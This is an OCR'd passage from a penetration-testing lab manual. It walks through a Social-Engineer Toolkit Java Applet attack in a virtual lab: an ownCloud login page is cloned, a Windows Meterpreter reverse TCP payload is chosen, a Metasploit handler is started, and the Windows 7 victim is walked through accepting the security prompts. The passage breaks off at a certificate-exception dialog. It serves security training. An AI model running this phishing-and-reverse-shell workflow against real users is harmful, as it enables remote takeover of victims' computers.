
Note: No personal information is gathered as part of our install process. Click here for more information on what we do collect.

Click Install to accept the license agreement and install Java now.

FIGURE 3.2: Installing Java Runtime Environment

4. Now, log into the Kali Linux virtual machine virtual.

5. Launch a command line terminal, type the command **service apache2 start** and press **Enter** to start the apache server.



```
serroot@root:~# service apache2 start
[ ok ] Starting web server: apache2.
root@root:~#
```

FIGURE 3.3: Starting apache Service

6. Go to **Applications → Kali Linux → Exploitation Tools → Social Engineering Toolkit → setoolkit** to launch the social engineering toolkit.





FIGURE 3.4: Launching setoolkit

TASK 2

Perform Java Applet Attack


7. You will be presented with a social engineering toolkit menu. Type **1** and press **Enter** to choose **Social-Engineering Attacks**.



```
[---]        Homepage: https://www.trustedsec.com        [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

FIGURE 3.5: Choosing Social-Engineering Attacks Option


8. A list of menus in Social-Engineering Attacks will appear, type **2** and press **Enter** to choose **Website Attack Vectors**.



```
     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.

set> 2
```

FIGURE 3.6: Choosing Website Attack Vectors Option


9. In the next menu that appears, type **1** and press **Enter** to choose **Java Applet Attack Method**.



```
The TabNabbing method will wait for a user to move to a different tab, then refr
esh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method
 utilizes iframe replacements to make the highlighted URL link to appear legitim
ate however when clicked a window pops up then is replaced with the malicious li
nk. You can edit the link replacement settings in the set_config if its too slow
/fast.

The Multi-Attack method will add a combination of attacks through the web attack
 menu. For example you can utilize the Java Applet, Metasploit Browser, Credenti
al Harvester/Tabnabbing all at once to see which is successful.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) Full Screen Attack Method

  99) Return to Main Menu

set:webattack>1
```

FIGURE 3.7: Choosing Java Applet Attack Method


10. Now, type **2** and press **Enter** to choose **Site Cloner** in the menu.



```
   7) Full Screen Attack Method

  99) Return to Main Menu

set:webattack>1

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```

FIGURE 3.8: Choosing Site Cloner Option


11. A prompt appears asking you if you are using NAT/Port Forwarding. Type **no** and press **Enter**.



```
set:webattack>1

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
```

FIGURE 3.9: NAT/Port Forwarding


12. Type the IP address of the Kali Linux machine (here, **10.0.0.4**) and press **Enter**.



```
 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
set:webattack> IP address or hostname for the reverse connection:10.0.0.4
```

FIGURE 3.10: Entering IP Address


13. A list of Java Applet Configuration Options appears. Type **2** and press **Enter** to choose the applet built by SET.



```
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
set:webattack> IP address or hostname for the reverse connection:10.0.0.4

[-------------------------------------------]
Java Applet Configuration Options Below
[-------------------------------------------]

Next we need to specify whether you will use your own self generated java applet
, built in applet, or your own code signed java applet. In this section, you hav
e all three options available. The first will create a self-signed certificate i
f you have the java jdk installed. The second option will use the one built into
 SET, and the third will allow you to import your own java applet OR code sign t
he one built into SET if you have a certificate.

Select which option you want:

1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
```

FIGURE 3.11: Using Default Applet


14. You will be asked to enter the URL of the website which you want to clone. Type **https://10.0.0.9/ownCloud** (where **10.0.0.9** is the IP address of **Windows server 2008** machine hosting ownCloud), and press **Enter**.



```
[-------------------------------------------]
Java Applet Configuration Options Below
[-------------------------------------------]

Next we need to specify whether you will use your own self generated java applet
, built in applet, or your own code signed java applet. In this section, you hav
e all three options available. The first will create a self-signed certificate i
f you have the java jdk installed. The second option will use the one built into
 SET, and the third will allow you to import your own java applet OR code sign t
he one built into SET if you have a certificate.

Select which option you want:

1. Make my own self-signed certificate applet.
2. Use the applet built into SET.
3. I have my own code signing certificate or applet.

Enter the number you want to use [1-3]: 2
[*] Okay! Using the one built into SET - be careful, self signed isn't accepted
in newer versions of Java :(
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://10.0.0.9/owncloud
```

FIGURE 3.12: Entering the URL to Clone


15. Once the website is cloned, a list of payload options will be displayed in which you need to choose one. Type the number associated with the Windows **Meterpreter Reverse_TCP X64** payload (here, **7**), and press **Enter**.



```
What payload do you want to generate:

  Name:                                        Description:

   1) Windows Shell Reverse_TCP                Spawn a command shell on victim and send back
   2) Windows Reverse_TCP Meterpreter          Spawn a meterpreter shell on victim and send b
   3) Windows Reverse_TCP VNC DLL              Spawn a VNC server on victim and send back to
   4) Windows Bind Shell                       Execute payload and create an accepting port o
   5) Windows Bind Shell X64                   Windows x64 Command Shell, Bind TCP Inline
   6) Windows Shell Reverse_TCP X64            Windows X64 Command Shell, Reverse TCP Inline
   7) Windows Meterpreter Reverse_TCP X64      Connect back to the attacker (Windows x64), Me
   8) Windows Meterpreter All Ports            Spawn a meterpreter shell and find a port home
   9) Windows Meterpreter Reverse HTTPS        Tunnel communication over HTTP using SSL and u
  10) Windows Meterpreter Reverse DNS          Use a hostname instead of an IP address and sp
  11) SE Toolkit Interactive Shell             Custom interactive reverse toolkit designed fo
  12) SE Toolkit HTTP Reverse Shell            Purely native HTTP shell with AES encryption s
  13) RATTE HTTP Tunneling Payload             Security bypass payload that will tunnel all c
  14) ShellCodeExec Alphanum Shellcode         This will drop a meterpreter payload through s
  15) PyInjector Shellcode Injection           This will drop a meterpreter payload through P
  16) MultiPyInjector Shellcode Injection      This will drop multiple Metasploit payloads vi
  17) Import your own executable               Specify a path for your own executable

set:payloads>7
```

FIGURE 3.13: Selecting Meterpreter Reverse_TCP X64 Payload


16. Leave the listening port set to default (**port 443**) by pressing **Enter**.



```
What payload do you want to generate:

  Name:                                        Description:

   1) Windows Shell Reverse_TCP                Spawn a command shell on victim and
   2) Windows Reverse_TCP Meterpreter          Spawn a meterpreter shell on victim
   3) Windows Reverse_TCP VNC DLL              Spawn a VNC server on victim and se
   4) Windows Bind Shell                       Execute payload and create an accep
   5) Windows Bind Shell X64                   Windows x64 Command Shell, Bind TCP
   6) Windows Shell Reverse_TCP X64            Windows X64 Command Shell, Reverse
   7) Windows Meterpreter Reverse_TCP X64      Connect back to the attacker (Windo
   8) Windows Meterpreter All Ports            Spawn a meterpreter shell and find
   9) Windows Meterpreter Reverse HTTPS        Tunnel communication over HTTP usin
  10) Windows Meterpreter Reverse DNS          Use a hostname instead of an IP add
  11) SE Toolkit Interactive Shell             Custom interactive reverse toolkit
  12) SE Toolkit HTTP Reverse Shell            Purely native HTTP shell with AES e
  13) RATTE HTTP Tunneling Payload             Security bypass payload that will t
  14) ShellCodeExec Alphanum Shellcode         This will drop a meterpreter payloa
  15) PyInjector Shellcode Injection           This will drop a meterpreter payloa
  16) MultiPyInjector Shellcode Injection      This will drop multiple Metasploit
  17) Import your own executable               Specify a path for your own executa

set:payloads>7
set:payloads> PORT of the listener [443]:
```

FIGURE 3.14: Leave the listening Port set to Default

17. The payload handler begins, as shown in the screenshot:




```
ExitOnSession => false
resource (/root/.set/meta_config)> set LPORT 21
LPORT => 21
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
resource (/root/.set/meta_config)> use exploit/multi/handler
resource (/root/.set/meta_config)> set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 10.0.0.4
LHOST => 10.0.0.4
resource (/root/.set/meta_config)> set EnableStageEncoding false
EnableStageEncoding => false
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> set LPORT 25
[*] Started reverse handler on 10.0.0.4:21
[*] Starting the payload handler...
LPORT => 25
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job.
msf exploit(handler) >
[*] Started reverse handler on 10.0.0.4:25
[*] Starting the payload handler...
```

FIGURE 3.15: Payload Handler Begun

Note: In real-time, an attacker will be send the IP address of the Kali Linux machine to a victim and entice him or her to browse the IP address. Since this is a lab demonstration, you will directly browse the cloned webpage through the Windows 7 machine.

18. Switch to **Windows 7** virtual machine, launch Firefox web browser, type the URL **http://10.0.0.4** and press **Enter**.

19. You will be redirected to the cloned webpage, which can be evident by observing the **IP address** of the attacker machine in the address bar. A notification appears on the webpage stating Firefox has prevented the plugin, click **Allow...** button to proceed with the current version of Java.



Firefox has prevented the outdated plugin "Java" from running on 10.0.0.4.

owaCloud

Username


Password

☑ remember

owaCloud – web services under your control

FIGURE 3.16: Allowing the Out-dated Plugin


20. A pop-up notification appears; click **Allow and Remember**.



Firefox has prevented the outdated plugin "Java" from running on 10.0.0.4. Update now...

FIGURE 3.17: Pop-Up Notification

21. **Security Warning** pop-up appears, check **I accept the risk and want to run this application,** and click **Run**.



Security Warning

Do you want to run this application?

Name: Verified Trusted and Secure (VERIFIED)

Publisher: UNKNOWN

From: http://10.0.0.4

Risk: This application will run with unrestricted access which may put your computer and personal information at risk. Run this application only if you trust the publisher.

More Information


Select the box below, then click Run to start the application

☑ I accept the risk and want to run this application.

FIGURE 3.18: Security Warning Pop-Up

22. If a pop-up appears stating that an exe file has stopped working, click **Close the program**. Otherwise, skip to the next step.

23. A webpage appears stating that "**The Connection is Untrusted**"; click **Advanced**.



You have asked Firefox to connect securely to **10.0.0.9**, but we can't confirm that your connection is secure.

Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?


If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

If you understand what's going on, you can tell Firefox to start trusting this site's identification. **Even if you trust the site, this error could mean that someone is tampering with your connection.**

Don't add an exception unless you know there's a good reason why this site doesn't use trusted identification.

FIGURE 3.19: Adding Exception

24. The **Add Security Exception** dialog-box appears; click **Confirm Security Exception**.



You are about to override how Firefox identifies this site.
Legitimate banks, stores, and other public sites will not ask you to do this.

Server

Location: https://10.0.0.9/owncloud

Certificate Status

This site attempts to identify itself with invalid information.

Wrong Site

The certificate belongs to a different site, which could mean that someone is trying to impersonate this site.

Unknown Identity

The certificate is not trusted because it hasn't been verified as issued by a trusted authority using a secure signature.

